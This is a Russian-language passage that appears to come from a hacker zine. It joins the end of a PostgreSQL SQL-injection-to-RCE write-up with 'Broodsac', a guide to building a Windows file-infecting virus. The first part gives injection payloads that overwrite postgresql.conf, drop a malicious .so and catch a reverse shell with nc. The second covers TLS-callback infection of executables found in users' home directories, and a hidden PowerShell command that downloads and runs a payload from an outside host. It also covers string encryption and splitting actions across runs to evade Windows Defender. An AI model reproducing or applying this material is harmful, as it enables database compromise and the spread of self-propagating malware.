Имея обновлённый файл конфигурации и скомпилированную библиотеку, пришло время загрузить их и перезаписать всё на целевом хосте СУБД.

Загрузка и замена файла postgresql.conf:

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337,CAST((SELECT lo_from_bytea(3331333337, decode('${base64 -w 0 postgresql_new.conf}'),
[
  {"id":1337,"text":"3331333337"}
]

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337,CAST((SELECT lo_export(3331333337, '/etc/postgresql/13/main/postgresql.conf')) AS te
[{"id":1337,"text":"1"}]
```

Загрузка вредоносного файла .so:

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337,CAST((SELECT lo_from_bytea(3331333337, decode('${base64 -w 0 payload.so}', 'base64'
[
  {"id":1337,"text":"3331333337"}
]

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337,CAST((SELECT lo_export(3331333337, '/tmp/payload.so')) AS text)"
[{"id":1337,"text":"1"}]
```

Если всё сделано правильно, обновлённый конфиг и файл .so должны оказаться на месте:

```
# библиотека .so
=== целевой сервер ===
ubuntu@ubuntu-virtual-machine:/tmp$ md5sum payload.so
0a240596d100c8ca8e781543884da202  payload.so

=== сервер атакующего ===
$ md5sum payload.so
0a240596d100c8ca8e781543884da202  payload.so

# postgresql.conf
=== целевой сервер ===
ubuntu@ubuntu-virtual-machine:~$ md5sum /etc/postgresql/13/main/postgresql.conf
480bb646f178be2a9a2b609b384e20de  /etc/postgresql/13/main/postgresql.conf

=== сервер атакующего ===
$ md5sum postgresql_new.conf
480bb646f178be2a9a2b609b384e20de  postgresql_new.conf
```

4.4 - Перезагрузка конфигурации прошла успешно

Всё готово. Настал момент торжества! Быстрая перезагрузка конфигурации — и мы получаем обратный шелл с сервера.

На хосте атакующего:

```
$ nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 172.23.16.1 53004

id
uid=129(postgres) gid=138(postgres) groups=138(postgres),115(ssl-cert)
pwd
/var/lib/postgresql
```

5 - Заключение

В этой статье нам удалось повысить степень опасности, казалось бы, очень ограниченной SQL-инъекции до критического уровня: мы воссоздали операторы DELETE и UPDATE с нуля посредством прямого изменения файлов и данных СУБД, а также разработали новую технику повышения привилегий пользователя!

Избыточные права чтения/записи серверных файлов могут стать мощным оружием в чужих руках. В данном векторе атаки ещё многое предстоит открыть, но надеюсь, что сегодня вы узнали что-то полезное.

Всем удачи,
adeadfed

6 - Ссылки

```
[0] https://github.com/gin-gonic/gin
[1] https://github.com/jackc/pgx
[2] https://github.com/jackc/pgx/issues/1090
[3] https://github.com/postgres/postgres/blob/2346df6fc373df9c5ab944eebecf7d3036d727de/src/backend/tcop/postgres.c#L1000
[4] https://www.postgresql.org/docs/current/lo-funcs.html
[5] https://pulsesecurity.co.nz/articles/postgres-sqli
[6] https://thegrayarea.tech/postgres-sql-injection-to-rce-with-archive-command-c8ce955cf3d3
[7] https://www.postgresql.org/docs/9.4/functions-admin.html
[8] https://www.postgresql.org/docs/current/storage-hot.html
[9] https://www.postgresql.org/docs/current/storage-page-layout.html
[10] https://github.com/adeadfed/postgresql-filenode-editor
[11] https://postgresqlco.nf/doc/en/param/session_preload_libraries/
[12] https://www.manniwood.com/2020_12_21/read_pg_from_go.html
```

7 - Исходный код

[Архив с исходным кодом в формате base64 опущен — содержит бинарные данные tar.gz]

Broodsac: VX-приключение в мире систем сборки и олдскульных техник

Автор: Amethyst Basilisk

--[Содержание

1. Введение
2. Планирование вируса
3. Проектирование вируса
4. Сборка вируса
5. Борьба с опасностями разработки
- 5.1. Исходный дизайн рушится
- 5.2. Антивирус обнаруживает его
6. Выводы
7. Благодарности
8. Ссылки
9. Артефакты

1. Введение

Нет ничего более захватывающего, чем успешный пейлоад. Но в погоне за пейлоадами мы рискуем стать зависимыми от дофамина. А в этой зависимости мы ищем короткие пути, чтобы получить свою дозу. В самом деле, требование скорости вынуждает нас охотиться за этими путями. Просто склей всё на `bash`. Не думай об обслуживаемости кода. У меня есть компилятор, зачем усложнять?

Легко забыть, когда занимаешься нашим тёмным ремеслом — от написания вирусов до эксплуатации уязвимостей, — что во всём, что мы делаем, мы создаём программное обеспечение. А программное обеспечение усложняется. Конечно, для шелл-кода достаточно одной строки в `NASM`, чтобы создать бинарный блоб. Не особо сложно. Но разве шелл-код не должен куда-то попасть? С не позволяет просто встраивать бинарные блобы в код. (По крайней мере, до C23.)

И это не всегда так просто, как просто дописать твоё творение к исполняемому файлу. А что, если ты хочешь зашифровать шелл-код? И что, если другой программе нужно его обработать? А эта программа сама может быть пейлоадом ещё одной программы в цепочке! И это даже не затрагивает автоматизацию, которую может потребовать твой ассемблерный пейлоад, — например, динамическую обфускацию.

Наше тёмное ремесло — это беспорядок из управления проектами: фабрики пейлоадов, матрёшечная обфускация, множество движущихся частей, требующих изобретательности. Это не значит, что наши быстрые хаки недостаточно хороши для своей цели — они вполне хороши. Но чаще всего они оптимизированы для скорости, а не для совместимости, обслуживаемости или переносимости. Хорошая система сборки, иногда жертвуя краткосрочной скоростью разработки, даёт именно это.

Пользователи Unix с этим уже знакомы. Одна из старейших систем сборки — `GNU Make` и набор `autotools` — является фундаментом для совместного использования и сборки кода на Unix-подобных платформах. Пользователи Windows, однако, не имеют этой культуры. У них всё —

это проекты Visual Studio. И, как и всё в Windows, система сборки MSVC — настоящий чёрный ящик за фасадом IDE Visual Studio. Хакеры, способные творить волшебство с чёрной магией MSVC, несомненно, вдохновляли нас своими потрясающе собранными пейлоадами. Не дай бог увидеть систему сборки SmokeLoader[10].

Можете воспринять эту статью как кулинарный рецепт. Хотя техника вируса, используемая здесь, далеко не нова («гоу г бив уже это делал»), она объёрнута в техники и лучшие практики для создания вируса любого типа. Мы рассмотрим использование надёжной системы сборки для конструирования нашего вируса и обсудим техники для систем сборки, укрепляющих разработку вредоносного ПО. Мы также рассмотрим некоторые техники, необходимые для обхода Windows Defender, поскольку это теперь базовый рубеж, против которого нам приходится работать.

Для воспроизведения установите Visual Studio с поддержкой C++, CMake (<https://cmake.org>) и NASM для Windows (<https://nasm.us>). Для полного понимания статьи ожидается базовое знание формата PE-файлов.

2. Планирование вируса

Мы хотим написать инфе́ктор исполняемых файлов для Windows. Для этого нам нужно разобрать составные части инфе́ктора. Хотя традиционные инфе́кторы исполняемых файлов вышли из моды из-за развития защиты исполняемых файлов, это всё ещё выполнимо — особенно с учётом того, что разработчики зачастую не могут или не хотят подписывать свои бинарники. (Привет, Rust!)

На абстрактном уровне у нас есть две части: *инфе́ктор* и *инфекция*. *Инфе́ктор* очевидно отвечает за заражение исполняемых файлов. *Инфекция* — это просто любой пейлоад, который мы хотим внедрить в различные исполняемые файлы. Уже здесь у нас есть зависимость: *инфе́ктор* естественным образом зависит от *инфекции* в системе сборки. Мы хотим, чтобы инфекция была гибкой и переносимой, чтобы её было как можно проще внедрять в исполняемые файлы. Шелл-код идеально подходит для этой цели.

Для написания качественного шелл-кода мы придерживаемся философии C-then-ASM: сначала пишем пейлоад на C, а затем вручную транслируем его в ассемблер. В Broodsac мы позволили оптимизатору компилятора оптимизировать наш C-код, а затем вручную перевели это в ассемблерный файл.

Хотя это может быть утомительно при росте шелл-кода, к счастью, нам не нужно беспокоиться о традиционных требованиях к шелл-коду в контексте эксплуатации уязвимостей, поскольку мы нацелены на исполняемый файл, а не на уязвимый буфер. Поэтому ограничений у нас относительно меньше. Кроме того, поскольку Windows поддерживает как 32-битные, так и 64-битные бинарники, и как настоящий динозавр, 32-битная архитектура всё ещё актуальна. Поэтому пейлоады для обеих архитектур будут необходимы.

На начальном этапе планирования иерархия нашего вируса выглядит так:

```
+ broodsac
  + infection
    + ASM
      + 32
      + 64
    + C
```

Инфекция является чистой зависимостью инфе́ктора и как таковая должна находиться в его директории. Нам следует обеспечить себе возможность компилировать ассемблерные пейлоады в отдельные бинарники для тестирования. Это значит, что в абстракции у нас примерно четыре

бинарника: инфектор, 32-битный ASM, 64-битный ASM и C-пейлоад. Инфектор должен зависеть только от ассемблерных пейлоадов, поэтому мы должны заранее связать эти части с нашей сборкой инфектора.

Наличие отдельных проектов таким образом упрощает управление движущимися частями. Катастрофа, так сказать, относительно локализована в отдельных единицах, организованных по своим местам. Со стороны — особенно если привык к быстрому хаку — такую организацию можно принять за пустое занятие. Ну правда, зачем возиться, если можно бросить всё в одну папку и компилировать где попало?

Потому что в твоём коде прячутся демоны. Вот почему. Они выпрыгнут и потянут тебя вниз в самый неподходящий момент, разбросав красные ошибки по экрану, извергнув кошмарное наследование от Страуструпа, требуя рефакторинга за твой грешный C. Организованность и чёткое разграничение в работе дают тебе территориальное превосходство в битве с багами. Готовность к тому, что что-то пойдёт не так, превращает этих демонов в простых раздражителей.

Построение системы сборки вокруг вируса обнажает болевые точки там, где всё идёт не так, позволяя быстро и элегантно решать проблему. Это также служит функциональным, управляемым клеем, оборачивающим твою сборку. Чем сложнее становится вирус, тем важнее надёжная система сборки, освобождающая нас от оков некреативных компиляторных корпораций.

3. Проектирование вируса

Теперь у нас есть абстрактный дизайн всех частей нашего вируса. Пора заполнить пробелы! Нам нужно ответить на два вопроса:

- + Как наш вирус должен заражать исполняемый файл?
- + Что должен делать наш вирусный пейлоад?

На первый вопрос изначально был — наивно — получен ответ: кейв-кодинг и перенаправление точки входа PE-файла. Перенаправление точки входа — техника, столь же древняя, как инфекции EXE[1]. К сожалению, кейвы в исполняемых файлах редко бывают достаточно большими для Windows-шелл-кода. В среднем там около 200 байт. Для Linux-шелл-кода сойдёт, для Windows — не очень.

После некоторых размышлений было выбрано внедрение TLS-директивы[2]. TLS-директива — или Thread Local Storage — это одна из многих директив в PE-файле. Она отвечает за управление хранилищем памяти потоков внутри исполняемого файла. Примечательная особенность TLS-директивы — обратные вызовы инициализации. Их может быть много, и они итеративно вызываются при запуске процесса. Иными словами, TLS-директива имеет приоритет над главной подпрограммой, поскольку инициализация TLS является частью процесса загрузки PE. Запомните этот последний момент — он нас ещё укусит.

Встаёт вопрос о том, как наша TLS-секция будет вставлена в бинарник. Мы просто решили добавить новую секцию, так как можем гарантировать, что она будет исполняемой и записываемой, в отличие от содержащих другие метаданные, например ресурсы программы. Если бы мы хотели сделать инфекцию более скрытной, можно было бы использовать технику 29A[3] расширения последней секции в исполняемом файле. Компромисс между скрытностью здесь — снижение потенциальной атакуемой поверхности и, возможно намеренно, увеличение сложности обнаружения инфекции. Выбор за тобой.

Нам нужны цели — исполняемые файлы. Где их искать? Неожиданно — в домашней директории пользователя. Прошли времена, когда каждая программа устанавливалась в Program Files, теперь

настала эра AppData и папки документов пользователя, куда они распаковывают всевозможные пакеты с неподписанными исполняемыми файлами. Мы можем просто рекурсивно обойти домашнюю директорию пользователя в поиске целей.

Что касается того, что делать при заражении? Я особый поклонник проекта Desktop Pet[4], в 90-х известного как eSheep. Подходящий пейлоад, чтобы отдать дань технике заражения из 90-х. Он обеспечивает отличную визуализацию при успешном выполнении пейлоада в тестовых целях. Наш пейлоад должен просто скачивать (если файл не существует) и запускать эту милую овечку на рабочем столе пользователя. Кто будет против такого очаровательного ПО, дополняющего исполняемые файлы восхитительным животным другом? Простая загрузка и запуск будут идеальны.

4. Сборка вируса

Быстро и без лишних слов: для сборки Broodsac декодируйте uuencode артефактов из раздела 9, чтобы получить tarball, распакуйте его и выполните:

```
$ cd broodsac
$ mkdir build
$ cd build
$ cmake ../ -A x64
$ cmake --build ./ --config Release
```

Разумеется, я предполагаю, что ты не будешь настолько глуп, чтобы запустить результат на системе, которую не хочешь трогать. Разве что ты *хочешь* иметь овечку-друга в своих исполняемых файлах — тогда вперёд.

Пока ты собираешь свой вирус, ты неизбежно будешь сталкиваться с багами. Поскольку мы пишем программное обеспечение, нам стоит позаимствовать из его философии практику написания и проведения тестов. Это не обязательно должны быть формальные юнит-тесты, где функциональность проверяется в отдельных точках кода, но они должны каким-то образом тестировать функциональность твоего вируса. Учитывая волатильность неопределённого поведения целей, с которыми мы работаем, тебе следует абсолютно точно строить всё с тестами в голове с самого начала.

Есть три ключевых вопроса, которые нам нужно рассмотреть для тестирования:

- + Работает ли пейлоад?
- + Успешно ли инфектор заражает?
- + Успешна ли инфекция без нарушения исходного выполнения?

Первый вопрос имеет конкретную задачу: как это тестировать? Конечно, это не обязательно делать программно — нам просто нужно запустить пейлоад в его различных формах, чтобы увидеть, успешно ли запускается милая овечка. С и ассемблер имеют различные ловушки разработки, которые станут очевидны в ходе этого простого тестирования. Чтобы собрать и протестировать наш 64-битный пейлоад, к примеру, мы просто делаем следующее:

```
$ cd infection/asm/64
$ mkdir build
$ cd build
$ cmake ../ -DINFECTION_STANDALONE=ON -A x64
$ cmake --build ./ --config Release
$ ./Release/infection_asm_64.exe
```

Если пейлоад успешен, нас вознаграждает милая овечка. Простой тест.

Это аналогично процессу `configure/make` в Linux. CMake берёт `CMakeLists.txt` в целевой директории и строит конфигурацию для твоих инструментов компиляции, необходимых для сборки. Мы настроили наши ASM-файлы так, чтобы они компилировались либо как отдельные бинарники для индивидуального тестирования, либо как статические библиотеки для включения в бинарник инфектора.

Статическая библиотека была выбрана как метод слияния наших пейлоадов с бинарником, потому что это просто и элегантно — архитектура пейлоада совпадёт. Инстинктивно мы воспринимаем шелл-код как единицу для хранения, которую нужно превратить в hex-строку и запрячь в каком-нибудь C-коде. Мы придумываем творческие способы с ним работать, ведь для нас это просто блок данных. Мы забываем, что шелл-код может быть самостоятельной единицей кода.

Но с системой сборки на твоей стороне ты можешь изменить то, как твой шелл-код выходит на стадии компиляции. После различных кастомизаций сборки нашего шелл-кодового пейлоада в CMake-файле нашего инфектора мы включаем его и 32-битную версию вот так:

```
add_subdirectory(${PROJECT_SOURCE_DIR}/infection/asm/32)
add_subdirectory(${PROJECT_SOURCE_DIR}/infection/asm/64)

add_executable(broodsac WIN32 main.c)
target_link_libraries(broodsac infection_asm_32 infection_asm_64)
```

Достаточно чистым образом, с простым набором ключевых слов `extern` в файле `main.c` инфектора, мы включили наши шелл-кодовые пейлоады в основной бинарник. Хотя это ещё не было показано, помимо этого процесса нам удалось автоматизировать шаг шифрования строк внутри кода пейлоада, так что каждый раз при запуске сборки строки повторно шифруются и повторно ассемблируются в исполняемый файл инфектора.

Мы избежали рутины ручного преобразования шелл-кода в массив какого-либо вида и даже добавили шаг обфускации попутно. Красота этого метода в том, что он обходит незаметные опасности, которые свойственны привычным нам скоростным решениям. И в конечном счёте это просто хорошая практика разработки программного обеспечения.

Вернёмся к нашим вопросам. Другие вопросы, имея ту же суть действия, имеют более сложный ответ. Нам нужно тестировать и анализировать заражённые исполняемые файлы для проверки и отладки инфекций. Итак, нам нужно перечислить, что именно тестировать, исходя из наших намерений.

Поскольку мы имеем дело с TLS-директивой, мы работаем преимущественно с *виртуальными адресами*, в отличие от RVA и смещений. Виртуальные адреса как правило подразумевают необходимость перемещений в бинарнике. Это абсолютно то, с чем нам нужно справиться как инфектору исполняемых файлов — при повсеместности рандомизации адресного пространства (ASLR, aka /DYNAMICBASE) было бы глупо не рассматривать модификацию директивы перемещений целевого исполняемого файла при заражении.

Таким образом, у нас четыре состояния конфигурации для тестирования инфекции:

- + нет TLS-директивы, нет директивы перемещений
- + нет TLS-директивы, директива перемещений есть
- + TLS-директива есть, нет директивы перемещений
- + TLS-директива есть, директива перемещений есть

Кроме того, нам нужно рассмотреть целевую 32-битную архитектуру, что создаёт в общей сложности 8 бинарных конфигураций для тестирования! Это доводит общее число кодовых проектов в нашем вирусном проекте до 12. С хорошей системой сборки мы можем построить все эти тестовые бинарники довольно легко:

```
$ cd infectables
$ mkdir build32 build64
```

```
$ cd build32
$ cmake ../ -A Win32
$ cd ../build64
$ cmake ../ -A x64
```

Скрипты сборки могут следовать иерархии папок и собирать несколько содержащихся в них проектов, что и происходит здесь. Теперь у нас есть две настроенные среды сборки — одна для 32-бит и одна для 64-бит.

```
$ cd build32
$ cmake --build ./ --config Release
$ cd ../build64
$ cmake --build ./ --config Release
```

Это разместит все бинарники в директории Release внутри среды сборки. Затем они могут быть использованы инфектором для тестирования. Как и компилятор из командной строки, мы можем настраивать различные переключатели для определения заголовков CMake. Мы можем настроить наш инфектор так, чтобы он знал о директории, содержащей заражаемые исполняемые файлы:

```
$ mkdir build
$ cd build
$ cmake -DBROODSAC_DEBUG=ON -DBROODSAC_INFECTABLES="infectables" \
  -A x64 ../
```

Эта команда фактически собирает Broodsac в режиме отладки. Вместо того чтобы целиться в домашнюю директорию пользователя, он будет нацелен на директорию infectables, где в настоящее время собраны наши тестовые программы. Запустив Broodsac в таком состоянии, мы можем легко проверить состояние инфекции и соответствующий пейлоад. И это крайне важно — самые жестокие демоны таятся на самом низу. Надёжное тестирование поможет их уничтожить.

5. Борьба с опасностями разработки

Результат вируса, который ты видишь здесь, — это плод любви, многих часов отладки, тестирования, верификации, исправлений и рефакторинга. Но когда ты видишь конечный продукт, ты не видишь те маленькие шаги, которые в итоге построили продукт перед тобой. Поэтому трудно оценить борьбу, схватку, которая сопровождает разработку программного обеспечения. Это по большей части индивидуальное путешествие, по которому бредёт каждый пишущий код.

Очень легко смеяться над хорошим, ужасным багом. Нас изумляет, когда тупые баги, кажется, живут вечно, просто ожидая обнаружения очередным удачливым деятелем. Но баги — часть жизненного цикла программного обеспечения, будь они эксплуатируемыми или нет, и поскольку ты, как вирусописатель, не можешь избежать гравитационного притяжения разработки программного обеспечения, тебе лучше принять его лучшие практики.

Этот раздел посвящён двум переломным точкам критического сбоя в процессе разработки этого вируса: моменту, когда первоначальная идея пейлоада провалилась в последний момент, и моменту, когда антивирус начал обнаруживать наши инфекции.

5.1 Исходный дизайн рушится

Помнишь, когда я говорил, что TLS-директива ещё нас укусит? Как надёжная система сборки помогла нам с этим?

Изначально наш пейлоад был очень простой, разумной программой: импортировать GetFileAttributes, URLDownloadToFileA и ShellExecuteA. Этого было бы вполне достаточно для загрузки нашей овечки и запуска её в целевой системе. Чтобы объяснить хаос, который мы преодолели, давайте разберём шаги, необходимые для генерации и тестирования нашего финального пейлоада — инфектора:

1. скомпилировать C-инфекцию
2. протестировать C-инфекцию
3. перевести в ассемблер для 32-битной и 64-битной архитектур
4. скомпилировать ассемблер (2 раза)
5. протестировать ассемблер (2 раза)
6. встроить шелл-код в инфектор
7. скомпилировать инфектор
8. протестировать инфектор
9. проверить успешность инфекций

Когда мы полностью перечисляем шаги, необходимые для построения надёжного вируса, мы можем оценить упрощение, которое система сборки привносит в сложную экосистему. Потому что на любом шаге этого процесса что-то может пойти не так. На любом этапе, если происходит *сбой*, нам придётся начать заново с определённой точки. Чем больше времени уходит на возобновление с места сбоя, тем больше времени тратится впустую. И отсутствие чёткого понимания того, куда нужно идти для перезапуска, — пустая трата времени. Хорошая система сборки экономит время — очень ценный ресурс.

В данном случае выяснилось, что ShellExecuteA и URLDownloadToFileA падали прямо на шаге 9. Итог: укушены. И посмотри, когда это произошло — во время тестирования, а не развёртывания. Почему нас укусило? Наша техника инфекции через TLS-инъекцию.

Из-за выбора TLS-инъекции в бинарник нас соблазнило то, что мы получили приоритет над точкой входа заражённого исполняемого файла. Но это значит, что мы выполняемся в контексте загрузчика исполняемого файла. А это значит, что заражённый исполняемый файл ещё не полностью загружен. В частности для нашей дилеммы, *поток* ещё не полностью инициализированы. Было замечено, что при выполнении ShellExecuteA и URLDownloadToFileA в контексте TLS-обратного вызова они зависали. Было замечено также, что процесс пытался создать поток перед тем, как завис. Это, вероятно, означало, что мы не можем использовать функции, которые в итоге порождают потоки.

Пейлоад был изменён на нечто немного менее традиционное: CreateProcessA. Хотя для нашей программы-пейлоада это не нетрадиционно, способ, которым мы в итоге осуществили загрузку пейлоада, — вполне. CreateProcessA в конечном счёте вызывает NtCreateProcess, функцию ntdll.dll, которая в итоге завершается системным вызовом ядра. Это, несомненно, является потокобезопасным в нашей TLS-директиве. Как же мы в итоге скачали наш пейлоад? Вызовом PowerShell.

Конечно, для шелл-кодowego пейлоада делать внешний вызов PowerShell, когда API у тебя под рукой, — это нелепо. Такова природа хакинга — когда сталкиваешься с вызовом, отвечаешь нестандартными решениями, вопреки своему мнению, когда это просто работает.

Тем не менее это решение потребовало значительной переработки кода. C-пейлоад нужно было переписать, перекомпилировать, транслировать в ассемблер для 32-битной и 64-битной архитектур, скомпилировать эти ассемблерные файлы и снова встроить в наш инфектор. По сути, мы вынуждены вернуться к началу перечисленных шагов и проработать их обратно до инфектора. Это огромная трата времени и ещё больше шагов без упрощения, которое даёт система сборки!

Но когда всё склеено воедино, единственное время, которое мы тратим, — это просто эквивалент разравнивания песка в дзен-саду: написание кода и анализ. Всё потому, что наша система сборки делает наши сложные абстрактные шаги верификации относительно механическими:

```
$ cd infection/c/build
$ cmake --build ./
$ ./Debug/infection_c.exe # есть овечка? попробуй снова
$ cmake --build ./ --config Release # для трансляции в asm
$ cd ../../asm/32/build
$ cmake --build ./
$ ./Debug/infection_asm_32.exe # есть овечка? попробуй снова
$ cd ../../64/build
$ cmake --build ./
$ ./Debug/infection_asm_64.exe # есть овечка? попробуй снова
$ cd ../../../../build # риск: ты настроен на debug?
$ cmake --build ./
$ ./Debug/broodsac.exe # в худшем случае просто получишь овечку
```

Каждый шаг, где что-то может функционально пойти не так, изолирован в своё место, управляемое само по себе. Каждое действие, необходимое для создания нашего вируса — от пейлоада до доставки, — инструментировано и плавно перетекает одно в другое. Когда что-то идёт не так на любом этапе этой цепочки, мы точно знаем, откуда начинать, и можем быстро действовать и решать проблему.

Это одно дело — быть гибким, когда дело доходит до борьбы с демонами багов, но что насчёт демонов экстренных запросов функций? Это не только управленческий импульс вдохновляет такие всплески в разработке, но и внезапная необходимость.

5.2 Антивирус обнаруживает нас

Мне было невероятно смешно, когда я заметил, что овечку обнаруживают как вредоносное ПО. Любопытно, ведь сама овечка технически безвредна — инфектор и инфекция и были настоящим вредоносным ПО. Изначально я добавил её в белый список Windows Defender во время работы и не особо думал об этом — исправлю позже. В конце концов пришлось столкнуться с реальностью и выяснить, почему мой вирус обнаруживается, даже если сама овечка была курьёзно безвредна.

Подсказки, которые давал нам Windows Defender, указывали на то, что это какой-то скрипт его триггерил, и что сигнатура, на которую он срабатывал, называлась «Trojan-Script/Wacatac.B!ml». Исследование сигнатуры абсолютно ничего нам не дало, как это свойственно процедурно сгенерированным сигнатурам. Оно всё же смогло сообщить нам, что все жалуются на то, что всевозможные случайные безвредные исполняемые файлы помечаются как Wacatac. Нас сбивает ложное срабатывание? Положительно униЗИтельно.

В общем, казалось очевидным, что с подсказкой о скрипте триггер приходился на нашу однострочную команду PowerShell. Я даже не удосужился обфусцировать её каким-либо образом, так что неудивительно, что она в итоге попалась. Позднее мы подтвердили благодаря некоторым исследованиям сигнатур Windows Defender[5], что наша строка загрузки абсолютно где-то там была, так что это, несомненно, и был виновник. Это значило, что теперь нам придётся её обфусцировать.

Конечно, можно было сделать это один раз и захардкодить в ассемблерных файлах, но где тут веселье? Они просто пометят зашифрованный блок и закроют дело! Где гибкость? И что, если мне понадобится полностью изменить конечную команду? Как сделать это максимально безболезненным для себя и других, кто захочет преобразовать этот код?

Красота хорошей системы сборки — в способности смиренно делегировать команды сборки другому процессу в определённые моменты сборки. Давайте посмотрим на код в наших пейлоадах, который шифрует строки:

```
add_custom_command(TARGET infection_asm_64
    PRE_BUILD
    COMMAND powershell ARGS
    -ExecutionPolicy bypass
    -File "${CMAKE_CURRENT_SOURCE_DIR}/../strings.ps1"
    -payload_program "\\??\C:\ProgramData\sheep.exe"
    -payload_command "sheep"
    -download_program "\\??\C:\Windows\System32\WindowsPowerShell\
    \v1.0\powershell.exe"
    -download_command "powershell -ExecutionPolicy bypass \
    -WindowStyle hidden \
    -Command \"(New-Object System.Net.WebClient).DownloadFile(\
    'https://amethyst.systems/sheep.dat', 'C:\ProgramData\sheep.exe')\"
    -output "${CMAKE_CURRENT_BINARY_DIR}/${CONFIG}/infection_strings.asm"
    VERBATIM)
```

PowerShell был выбран просто потому, что с ним легче работать, чем со старым CMD. Был создан простой скрипт, который преобразовывал множество строк, которые нам нужно было зашифровать, выбирал случайный ключ, а затем делал традиционный хог-шифр строки. Скрипт производит NASM include-файл и сбрасывает его в бинарную директорию системы сборки — по сути, универсальную директорию для любых сгенерированных артефактов. Затем мы включаем эту директорию в директивы ассемблера, чтобы наши ассемблерные файлы могли её видеть:

```
target_include_directories(infection_asm_64 PUBLIC
    "${CMAKE_CURRENT_SOURCE_DIR}"
    "${CMAKE_CURRENT_BINARY_DIR}/${CONFIG}")
```

Как творческим людям, чьим холстом является сомнительный машинный код, нам, несомненно, видна привлекательность и возможности, которые это открывает. Если захочешь чего-то остренького, можно даже мутировать COFF-объекты и встраивать их со специфическими конфигурациями библиотек через CMake! Работа с объектными файлами напрямую будет выглядеть примерно так:

```
add_library(obfuscateme STATIC obfu.c)
add_custom_command(TARGET obfuscateme
    PRE_LINK COMMAND obfuscate ARGS
    "${CMAKE_CURRENT_BINARY_DIR}/obfuscateme.dir/${CONFIG}/obfu.obj")
add_executable(virus main.c)
target_link_libraries(virus obfuscateme)
```

Что в итоге делают эти простые четыре строки — компилируют набор функциональности, которую нужно обфусцировать, вызывают обфускатор для скомпилированного объектного файла, который затем переинтегрируется в процесс сборки на стадии компоновки, после чего добавляют обфусцированный код как библиотечную зависимость основного вируса. Всякий раз, когда цель virus вызывается для компиляции, функциональность будет автоматически обфусцирована и встроена в наш код. По сути, если ты можешь вызвать внешнюю команду для генерации чего угодно как части процесса сборки, небо не является пределом того, что можно встроить в программу.

Как бы захватывающе ни были возможности этих конкретных возможностей, наша идея замаскировать сигнатуры, на которые, как нам казалось, мы попадали, оказалась недостаточной. Видишь ли, как демонстрирует исследование сигнатур Defender[5], существует несколько типов сигнатур, с которыми нужно иметь дело, и согласно DefenderCheck[6] и немного более продвинутому ThreatCheck[7], я попадал не на статические сигнатуры. Действительно, углубление во внутренности названий угроз в базе данных сигнатур Defender оказалось относительно безрезультатным для подсказок об уклонении — там был алгоритм статической сигнатуры, который не был вполне понятен относительно того, как именно сканировался, и, что важнее, нечто под

названием «NID».

NID в данном контексте, по всей видимости, идентифицирует нечто внутри Network Realtime Inspection Service.[8] Вероятно, какого-то рода метаданные о некотором поведении. Это означало, что наши сигнатуры, скорее всего, срабатывали на поведенческую сигнатуру! Как нам это обойти?

Наивно, ранее не сталкивавшись с этим, мы бросали случайные вещи об стену в надежде, что что-то прилипнет. Hell's Gate? Network Realtime Inspection Service не был точно EDR, так что естественно, это не сработало. Не говоря уже о том, что с уникальным положением Microsoft в ландшафте Windows (они — мастер подземелья), попытки уклониться от EDR просто недостаточно глубоки. Но ради полноты потенциальных уклонений это было оставлено в пейлоаде Broodsac. (Реализация Hell's Gate состоит из прямых системных вызовов, а не косвенных, так что она ещё требует доработки.)

По сути, поведенческая сигнатура основана на связывании определённых действий вместе, чтобы объявить что-то потенциально вредоносным. Давайте разберём, что наш пейлоад фактически делает, что может быть помечено как потенциально вредоносное:

- + загрузка исполняемого файла
- + возможно, его расшифровка
- + запуск исполняемого файла

Лично я не вижу в этом ничего плохого, но Microsoft, по всей видимости, не согласен!

Забавная особенность поведенческого анализа, однако, в том, что он опирается на идентификацию поведения данного контекста выполнения, а не суммы всех его выполнений. Чтобы поведенческий анализ успешно сработал, плохие поведения, происходящие в комбинации, должны произойти внутри одного и того же контекста выполнения. Если мы разделим три задачи выше на три отдельных контекста выполнения — загрузка, расшифровка и выполнение, — будет ли этого достаточно для обхода поведенческого обнаружения?

Да! Хотя я не занимался реверс-инжинирингом NisSrv.exe, чтобы выяснить причины обхода, теория разделения задач по контекстам выполнения успешно сработала против Defender. Таким образом, пейлоад эволюционировал в интересный многоступенчатый пейлоад. Пользователю пришлось бы запустить заражённый исполняемый файл несколько раз, прежде чем появится овечка. Это имело бы дополнительное преимущество — запутывание скрытности. Откуда появляется овечка? Почему это продолжается каждый раз, когда я запускаю эту программу? Озадачивает! Но очаровательно. Таким образом, Broodsac оправдывает название многоступенчатого червя, в честь которого назван, — зелёно-полосатого бродсака.[9]

Наш дзен-сад ухожен и готов к тому, чтобы его разделили с другими, чтобы медитировать на него и размышлять над собственными садами. Для этой медитации различные кодовые объекты в tarball, прикреплённом к этой статье, снабжены комментариями для объяснения отдельных частей кода и того, что они делают. Конечно, сложность динозавра в лице формата PE сопровождается раздражающими, отвратительными приёмами и привычками, которые заставляют стыдиться своего кода в первую очередь. Приношу извинения от имени Марка Збиковски.

6. Выводы

Не вызывает сомнений, что странные аномалии разработки, которые мы видим в диких образцах вредоносного ПО, являются побочным продуктом той или иной системы сборки. Использование зашифрованных функций в SmokeLoader — это определённо не функция компилятора MSVC[10]. Но даже грубая перезапись C-файла, сбрасываемого в директорию для компиляции IDE, хотя и

быстрая и грязная, как мы, хакеры, любим, технически будет считаться системой сборки. В конце концов, IDE Visual Studio — это просто оболочка для системы сборки MSVC. Но как вирусописатели, мы в конечном счёте всё же технические инженеры. Мы стремимся к красивому решению проблемы. В итоге мы хотим свой маленький дзен-сад, которым можно ухаживать.

Красота CMake в частности заключается в том, что он кросс-платформенный. Так что если у тебя есть код — например, движок обфускации, — который можно использовать на нескольких платформах, CMake можно использовать для того, чтобы сборка проекта на каждой платформе была относительно безболезненной. Точно так же, как CMake управляет MSVC, он может управлять и сложной средой сборки GNU Make. Поддерживается много других целей сборки — хотя некоторые не так полно, как MSVC и GNU. С экзотическими целями могут возникнуть трудности.

